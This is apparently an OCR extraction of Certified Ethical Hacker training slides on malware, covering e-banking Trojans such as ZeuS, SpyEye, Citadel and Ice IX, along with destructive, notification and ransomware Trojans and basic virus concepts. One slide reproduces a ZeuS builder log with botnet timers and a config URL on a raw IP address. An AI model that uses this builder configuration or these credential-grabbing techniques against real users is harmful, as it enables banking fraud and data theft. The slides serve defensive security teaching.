
It sets a TCP/UDP/HTTP CONNECT/POST channel allowing TCP data streams (SSH, SMTP, POP, etc...) between an external server and a box from within the internal network



E-banking Trojans




- ↳ e-banking Trojans intercept a victim's account information before it is encrypted and sends it to the attacker's Trojan command and control center
- ↳ It steals victim's data such as credit card related card no., CVV2, billing details, etc. and transmits it to remote hackers using email, FTP, IRC, or other methods



Working of E-banking Trojans




TAN Grabber



- Trojan intercepts valid Transaction Authentication Number (TAN) entered by a user
- It replaces the TAN with a random number that will be rejected by the bank
- Attacker can misuse the intercepted TAN with the user's login details

HTML Injection



- Trojan creates fake form fields on e-banking pages
- Additional fields elicit extra information such as card number and date of birth
- Attacker can use this information to impersonate and compromise victim's account

Form Grabber



- Trojan analyses POST requests and responses to victim's browser
- It compromises the scramble pad authentication
- Trojan intercepts scramble pad input as user enters Customer Number and Personal Access Code

E-banking Trojan: ZeuS and SpyEye



- The main objective of ZeuS and SpyEye Trojans is to steal bank and credit card account information, ftp data, and other sensitive information from infected computers via web browsers and protected storage
- SpyEye can automatically and quickly initiate an online transaction



The diagram illustrates the connection between a bank building, a spider, and two Trojan control panels. A line connects the bank building to the left control panel, which is labeled "Spy Eye v1.0". This panel features a large eye icon and various tool icons like "Find INFO", "Statistic", "BOA Grabber", "E-Mail Grabber", "FTP accounts", "CC Grabber", "FTP Grabber", "Settings", and "Certificate Grabber". It also includes buttons for "Get Statistic" and "Get hosts...". A line connects the right side of the "Spy Eye" panel to the right control panel, which is labeled "Zeus Control Panel". This panel has sections for "Bruder", "Logs decoder", "Source config file" (with a "Browse..." button), and buttons for "Edit config", "Build config", and "Build bruder". The "Output" section displays log messages:

```
Logging config from file C:\Documents and Settings\Kobayashi\Desktop\Troyano_ZeuS\ZeuS\local\config.txt...
Loading succeeded!
Creating bruder file 'C:\Documents and Settings\Kobayashi\Desktop\Troyano_ZeuS\brdr.exe'...
botnet=[MAIN]
timer_config=3600000,60000
timer_logs=60000,60000
timer_stats=1200000,60000
url_config=http://203.142.10.2/~yourtrav/web/cfg.htm
url_comppip=http://whatismyip.com/
Build succeeded!
```

E-banking Trojan: Citadel Builder and Ice IX



Citadel Builder



Universal Spyware System

Current version:
Version: 1.3.5.1
Build time: 19:14:14 03.11.2012 GMT
Signature: B0F8ED
Login key: CLF20023408519056A703987DF4C0FFF

Ice IX



Ice IX ver. 1.2.6

Bot's settings:

Setting's path:
Botnet's name:
Setting's retrieve timeout: min
Statistic's retrieve timeout: min
RC4 encryption key:
 Remove certificates Disable TCP Server

Setting's file:

Check if your PC is infected entering RC4 encryption key
RC4 encryption key:
 You are not infected with Ice IX

Destructive Trojans: M4sT3r Trojan



M4sT3r is a dangerous and destructive type of Trojan.

When executed, this Trojan destroys the operating system.

01


02

03

04


This Trojan formats all local and network drives

The user will not be able to boot the Operating System



Format USB Drive,
network Drive

Format C:\ E:\ F:\





M4sT3r Trojan

Notification Trojans

CEH
CERTIFIED EXPERT

- ☐ Notification Trojan sends the location of the victim's IP address to the attacker
- ☐ Whenever the victim's computer connects to the Internet, the attacker receives the notification




Data Hiding Trojans (Encrypted Trojans)



Encryption Trojan encrypts data files in victim's system and renders information unusable

"Your computer caught our software while browsing illegal porn pages, all your documents, text files, databases in the folder

My Documents was encrypted with complex password."




Attackers demand a ransom or force victims to make purchases from their online drug stores in return for the password to unlock files

"Do not try to search for a program that encrypted your information – it simply does not exists in your hard disk anymore," pay us the money to unlock the password

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**



**Anti-Malware
Software**



**Penetration
Testing**

Introduction to Viruses



- ↳ A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- ↳ Viruses are generally transmitted through file downloads, infected disk/flash drives and as email attachments



Virus Characteristics



Infects other program

Alters data



Transforms itself

Corrupts files and programs



